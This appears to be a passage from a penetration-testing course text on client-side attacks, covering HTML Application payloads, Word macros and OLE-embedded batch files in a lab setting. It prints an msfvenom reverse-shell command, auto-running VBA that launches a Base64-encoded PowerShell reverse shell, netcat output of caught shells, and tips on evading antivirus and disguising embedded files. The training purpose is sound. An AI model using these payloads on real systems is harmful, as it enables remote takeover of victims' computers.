


*Figure 242: Browser Fingerprinting through a XMLHttpRequest request*

### 13.1.2.3 Exercises

*Note: Reporting is not required for these exercises*

1. Identify your public IP address. Using public information sources, see what you can learn about your IP address. If you don't find anything on your specific IP address, try the class C it is a part of.
2. Compare what information you can gather about your home IP address to one gathered for your work IP address. Think about how an attacker could use the discovered information as part of an attack.
3. Download the *Fingerprint2* library and craft a web page similar to the one shown in the Client Fingerprinting section. Browse the web page from your Windows 10 lab machine and repeat the steps in order to collect the information extracted by the JavaScript library on your Kali web server.

## 13.2 Leveraging HTML Applications

Turning our attention to specific client-side attacks, we will first focus on *HTML Applications*.[340]

[340] (Microsoft, 2011), https://msdn.microsoft.com/en-us/library/ms536496(VS.85).aspx

If a file is created with the extension of .hta instead of .html, Internet Explorer will automatically interpret it as a HTML Application and offer the ability to execute it using the mshta.exe program.

The purpose of HTML Applications is to allow arbitrary execution of applications directly from Internet Explorer, rather than downloading and manually running an executable. Since this clashes with the security boundaries in Internet Explorer, an HTML Application is always executed outside of the security context of the browser by the Microsoft-signed binary mshta.exe. If the user allows this to happen, an attacker can execute arbitrary code with that user's permissions, avoiding the security restrictions normally imposed by Internet Explorer.

While this attack vector only works against Internet Explorer and to some extent Microsoft Edge, it is still useful since many corporations rely on Internet Explorer as their main browser. Moreover, this vector leverage features directly built into Windows operating systems and, more importantly, it is compatible with less secure Microsoft legacy web technologies such as ActiveX.[341]

### 13.2.1 Exploring HTML Applications

Similar to an HTML page, a typical HTML Application includes *html*, *body*, and *script* tags followed by JavaScript or VBScript code. However, since the HTML Application is executed outside the browser we are free to use legacy and dangerous features that are often blocked within the browser.

In this example, we will leverage ActiveXObjects,[342] which can potentially (and dangerously) provide access to underlying operating system commands. This can be achieved through the Windows Script Host functionality or WScript[343] and in particular the Windows Script Host Shell object.[344]

Once we instantiate a Windows Script Host Shell object, we can invoke its *run* method[345] in order to launch an application on the target client machine.

Let's create a simple proof-of-concept HTML Application to launch a command prompt:

```
<html>
<body>

<script>

  var c= 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);

</script>

</body>
</html>
```

[341] (Wikipedia, 2019), https://en.wikipedia.org/wiki/ActiveX

[342] (Microsoft, 2017), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft_Extensions/ActiveXObject

[343] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/at5ydy31(v=vs.84)

[344] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/aew9yb99(v=vs.84)

[345] (Adersoft, 2019), http://www.vbsedit.com/html/6f28899c-d653-4555-8a59-49640b0e32ea.asp

*Listing 387 - HTA file to open cmd.exe*

We can place this code in a file on our Kali machine (poc.hta) and serve it from the Apache web server. Once a victim accesses this file using Internet Explorer, they will be presented with the popup dialog shown in Figure 243.




*Figure 243: First dialog*

This dialog is the result of an attempted execution of an .hta file. Selecting *Open* will prompt an additional dialog:




*Figure 244: Second dialog*

The second dialog is presented because the sandbox protection of Internet Explorer, also called *Protected Mode*,[346] is enabled by default. The victim can select *Allow* to permit the action, which will execute the JavaScript code and launch cmd.exe as shown in Figure 245.

[346] (Microsoft, 2011), https://technet.microsoft.com/en-us/windows/bb250462(v=vs.60)




*Figure 245: cmd.exe opened*

While mshta.exe is executing, it keeps an additional window open behind our command prompt. To avoid this, we can update our proof-of-concept to close this window with the **`.close();`** object method, shown below:

```
<html>
<head>

<script>

  var c= 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);

</script>

</head>
<body>

<script>

  self.close();

</script>

</body>
</html>
```

*Listing 388 - Updated proof of concept*

This has demonstrated the basic functionality of an HTA exploit, but we'll need to Try Harder to turn this into an attack. Instead of using the *Run* method to launch cmd.exe, we will instead turn to the much more powerful and capable PowerShell framework.

### 13.2.2 HTA Attack in Action

We will use **msfvenom** to turn our basic HTML Application into an attack, relying on the *hta-psh* output format to create an HTA payload based on PowerShell. In Listing 389, the complete reverse shell payload is generated and saved into the file evil.hta.

```
kali@kali:~$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f
hta-psh -o /var/www/html/evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: /var/www/html/evil.hta
```

*Listing 389 - Creating HTA payload with msfvenom*

Let's walk through the generated .hta file in Listing 390 to better understand how everything works. One of the first things to note is that the variable names have been randomized in order to trick detection and antivirus software.

```
kali@kali:~$ sudo cat /var/www/html/evil.hta
<script language="VBScript">
  window.moveTo -4000, -4000
  Set iKqr8BWFyuiK = CreateObject("Wscript.Shell")
  Set t6tI2tnp = CreateObject("Scripting.FileSystemObject")
  For each path in Split(iKqr8BWFyuiK.ExpandEnvironmentStrings("%PSModulePath%"),";")
    If t6tI2tnp.FileExists(path + "\..\powershell.exe") Then
      iKqr8BWFyuiK.Run "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcg...
...
```

*Listing 390 - Content excerpt of the msfvenom generated HTA file*

In the highlighted line of Listing 390, notice that PowerShell is executed by the *Run* method of the Windows Scripting Host along with three command line arguments.

The first argument, **-nop**, is shorthand for **-NoProfile**,[347] which instructs PowerShell not to load the PowerShell user profile.

When PowerShell is started, it will, by default, load any existing user's profile scripts, which might negatively impact the execution of our code. This option will avoid that potential issue.

Next, our script uses **-w hidden** (shorthand for **-WindowStyle**[348] **hidden**) to avoid creating a window on the user's desktop.

Finally, the extremely important **-e** flag (shorthand for **-EncodedCommand**) allows us to supply a Base64 encoded[349] PowerShell script directly as a command line argument.

[347] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-6

[348] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-5.1

[349] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Base64

We will host this new HTA application on our Kali machine and launch a Netcat listener to test our attack. Then we will emulate our victim by browsing to the malicious URL and accepting the two security warnings. If everything goes according to plan, we should be able to catch a reverse shell:

```
kali@kali:~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50260
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
```

*Listing 391 - Active reverse shell from HTA attack*

This attack vector allows us to compromise a Windows client through Internet Explorer without the presence of a specific software vulnerability. Since the link to the HTML Application can be delivered via email, we can even compromise NAT'd internal clients.

#### *13.2.2.1 Exercises*

1. Use msfvenom to generate a HTML Application and use it to compromise your Windows client.
2. Is it possible to use the HTML Application attack against Microsoft Edge users, and if so, how?

## 13.3 Exploiting Microsoft Office

When leveraging client-side vulnerabilities, it is important to use applications that are trusted by the victim in their everyday line of work. Unlike potentially suspicious-looking web links, Microsoft Office[350] client-side attacks are often successful because it is difficult to differentiate malicious content from benign. In this section, we will explore various client-side attack vectors that leverage Microsoft Office applications.

### *13.3.1 Installing Microsoft Office*

Before we can start abusing Microsoft Office, we must install it on the Windows 10 student VM.

We do this by navigating to C:\tools\client_side_attacks\Office2016.img in File Explorer and double-clicking it. This will load the file as a virtual CD and allow us to start the install from Setup.exe as shown in Figure 246.

[350] (Microsoft, 2019), https://www.office.com/




*Figure 246: Microsoft Office 2016 installer*

Once the installation is complete, we press *Close* on the splash screen to exit the installer and open Microsoft Word from the start menu. Once Microsoft Word opens, a popup as shown in Figure 247 will appear. We can close it by clicking the highlighted cross in the upper-right corner to start the 7-day trial.




*Figure 247: Product key popup*

As the last step, a license agreement popup is shown and must be accepted by pressing *Accept and start Word* as shown in Figure 248.




*Figure 248: Accept license agreement*

With Microsoft Office, and in particular Microsoft Word, installed and configured we can start to dig in to how it can be abused for client side code execution.

### 13.3.2 Microsoft Word Macro

The Microsoft Word *macro* may be one the oldest and best-known client-side software attack vectors.

Microsoft Office applications like Word and Excel allow users to embed *macros*, a series of commands and instructions that are grouped together to accomplish a task programmatically.[351] Organizations often use macros to manage dynamic content and link documents with external content. More interestingly, macros can be written from scratch in Visual Basic for Applications (VBA),[352] which is a fully functional scripting language with full access to ActiveX objects and the Windows Script Host, similar to JavaScript in HTML Applications.

Creating a Microsoft Word macro is as simple as choosing the *VIEW* ribbon and selecting *Macros*. As seen in Figure 249, we simply type a name for the macro and in the *Macros in* drop-down, select the name of the document the macro will be inserted into. When we click *Create*, a simple macro framework will be inserted into our document.

[351] (Microsoft, 2019), https://support.office.com/en-us/article/Create-or-run-a-macro-C6B99036-905C-49A6-818A-DFB98B7C3C9C

[352] (Tutorials Point, 2019), https://www.tutorialspoint.com/vba/vba_overview.htm




*Figure 249: Creating a Microsoft Word Macro*

Let's examine our simple macro (shown in Listing 392) and discuss the fundamentals of VBA. The main procedure used in our VBA macro begins with the keyword *Sub*[353] and ends with *End Sub*. This essentially marks the body of our macro.

> *A Sub procedure is very similar to a Function in VBA. The difference lies in the fact that Sub procedures cannot be used in expressions because they do not return any values, whereas Functions do.*

At this point, our new macro, *MyMacro()* is simply an empty procedure and several lines beginning with an apostrophe, which marks the beginning of comments in VBA.

```
Sub MyMacro()
'
' MyMacro Macro
'
'

End Sub
```

*Listing 392 - Default empty macro*

[353] (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/Language/Concepts/Getting-Started/calling-sub-and-function-procedures

To invoke the Windows Scripting Host through ActiveX as we did earlier, we can use the *CreateObject*[354] function along with the *Wscript.Shell Run* method. The code for that macro is shown below:

```
Sub MyMacro()

  CreateObject("Wscript.Shell").Run "cmd"

End Sub
```

*Listing 393 - Macro opening cmd.exe*

Since Office macros are not executed automatically, we must make use of two predefined procedures, namely the *AutoOpen* procedure, which is executed when a new document is opened and the *Document_Open*[355] procedure, which is executed when an already-open document is re-opened. Both of these procedures can call our custom procedure and therefore run our code.

Our updated VBA code is in Listing 394 below.

```
Sub AutoOpen()

  MyMacro

End Sub

Sub Document_Open()

  MyMacro

End Sub

Sub MyMacro()

  CreateObject("Wscript.Shell").Run "cmd"

End Sub
```

*Listing 394 - Macro automatically executing cmd*

We must save the containing document as either .docm or the older .doc format, which supports embedded macros, but must avoid the .docx format, which does not support them.

When we reopen the document containing our macro, we will be presented with a security warning (Figure 250), indicating that macros have been disabled. We must click *Enable Content* to run the macro. This is the default security setting of Microsoft Office and while it is possible to completely disable the use of macros to guard against this attack, they are often enabled as they are commonly used in most environments.

[354] (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/Language/Reference/User-Interface-Help/createobject-function

[355] (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/Word.Documents.Open

  




*Figure 250: Microsoft Word macro security warning*

Once we press the *Enable Content* button, the macro will execute and a command prompt will open.

In the real world, if the victim does not click *Enable Content*, the attack will fail. To overcome this, the victim must be unaware of the potential consequences or be sufficiently encouraged by the presentation of the document to click this button.

As with the initial HTML Application, command execution is a start, but a reverse shell would be much better. To that end, we will once again turn to PowerShell and reuse the ability to execute Metasploit shellcode using a Base64-encoded string.

To make this happen, we will declare a variable (*Dim*[356]) of type *String* containing the PowerShell command we wish to execute. We will add a line to reserve space for our string variable in our macro:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    CreateObject("Wscript.Shell").Run Str
End Sub
```

*Listing 395 - Creating our first string variable*

We could embed the base64-encoded PowerShell script as a single *String*, but VBA has a 255-character limit for literal strings. This restriction does not apply to strings stored in variables, so we can split the command into multiple lines and concatenate them.

We will use a simple Python script to split our command:

```
str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC....."
```

[356] (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement

```
n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

*Listing 396 - Python script to split Base64 encoded string*

Having split the Base64 encoded string into smaller chunks, we can update our exploit as shown in Listing 397.

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZ"
    Str = Str + "QB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQB"
    Str = Str + "TAHQAcgBlAGEAbQAoACwAWwBDAG8AbgB2AGUAcgB0AF0AOgA6A"
    Str = Str + "EYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAnAEg"
    Str = Str + "ANABzAEkAQQBBAEEAQQBBAEEAQQBFAEEATAAxAFgANgAyACsAY"
    Str = Str + "gBTAEIARAAvAG4ARQBqADUASAAvAGgAZwBDAFoAQwBJAFoAUgB"
    ...
    Str = Str + "AZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0Ac"
    Str = Str + "AByAGUAcwBzACkADQAKACQAcwB0AHIAZQBhAG0AIAA9ACAATgB"
    Str = Str + "lAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtA"
    Str = Str + "FIAZQBhAGQAZQByACgAJABnAHoAaQBwACkADQAKAGkAZQB4ACA"
    Str = Str + "AJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAVABvAEUAbgBkACgAK"
    Str = Str + "QA="

    CreateObject("Wscript.Shell").Run Str
End Sub
```

*Listing 397 - Macro invoking PowerShell to create a reverse shell*

Saving the Word document, closing it, and reopening it will automatically execute the macro. Notice that the macro security warning only re-appears if the name of the document is changed. If we launched a Netcat listener before opening the updated document, we would see that the macro works flawlessly:

```
kali@kali:~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 59111
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
```

*Listing 398 - Reverse shell from Word macro*

#### 13.3.2.1 Exercise

1. Use the PowerShell payload from the HTA attack to create a Word macro that sends a reverse shell to your Kali system.

### 13.3.3 Object Linking and Embedding

Another popular client-side attack against Microsoft Office abuses Dynamic Data Exchange (*DDE*)[357] to execute arbitrary applications from within Office documents,[358] but this has been patched since December of 2017.[359]

However, we can still leverage Object Linking and Embedding (*OLE*)[360] to abuse Microsoft Office's document-embedding feature.

In this attack scenario, we are going to embed a Windows batch file[361] inside a Microsoft Word document.

Windows batch files are an older format, often replaced by more modern Windows native scripting languages such as VBScript and PowerShell. However, batch scripts are still fully functional even on Windows 10 and allow for execution of applications. The following listing presents an initial proof-of-concept batch script (launch.bat) that launches cmd.exe:

```
START cmd.exe
```

*Listing 399 - Simple batch file launching cmd.exe*

Next, we will include the above script in a Microsoft Word document. We will open Microsoft Word, create a new document, navigate to the *Insert* ribbon, and click the *Object* menu. Here, we will choose the *Create from File* tab and select our newly-created batch script, launch.bat:

[357] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/dataxchg/about-dynamic-data-exchange?redirectedfrom=MSDN

[358] (SensePost, 2017), https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/

[359] (Microsoft, 2017), https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170021

[360] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Object_Linking_and_Embedding

[361] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Batch_file




*Figure 251: Embedding shortcut file in Microsoft Word*

We can also change the appearance of the batch file within the Word document to make it look more benign. To do this, we simply check the *Display as icon* check box and choose *Change Icon*, which brings up the menu box seen in Figure 252, allowing us to make changes:

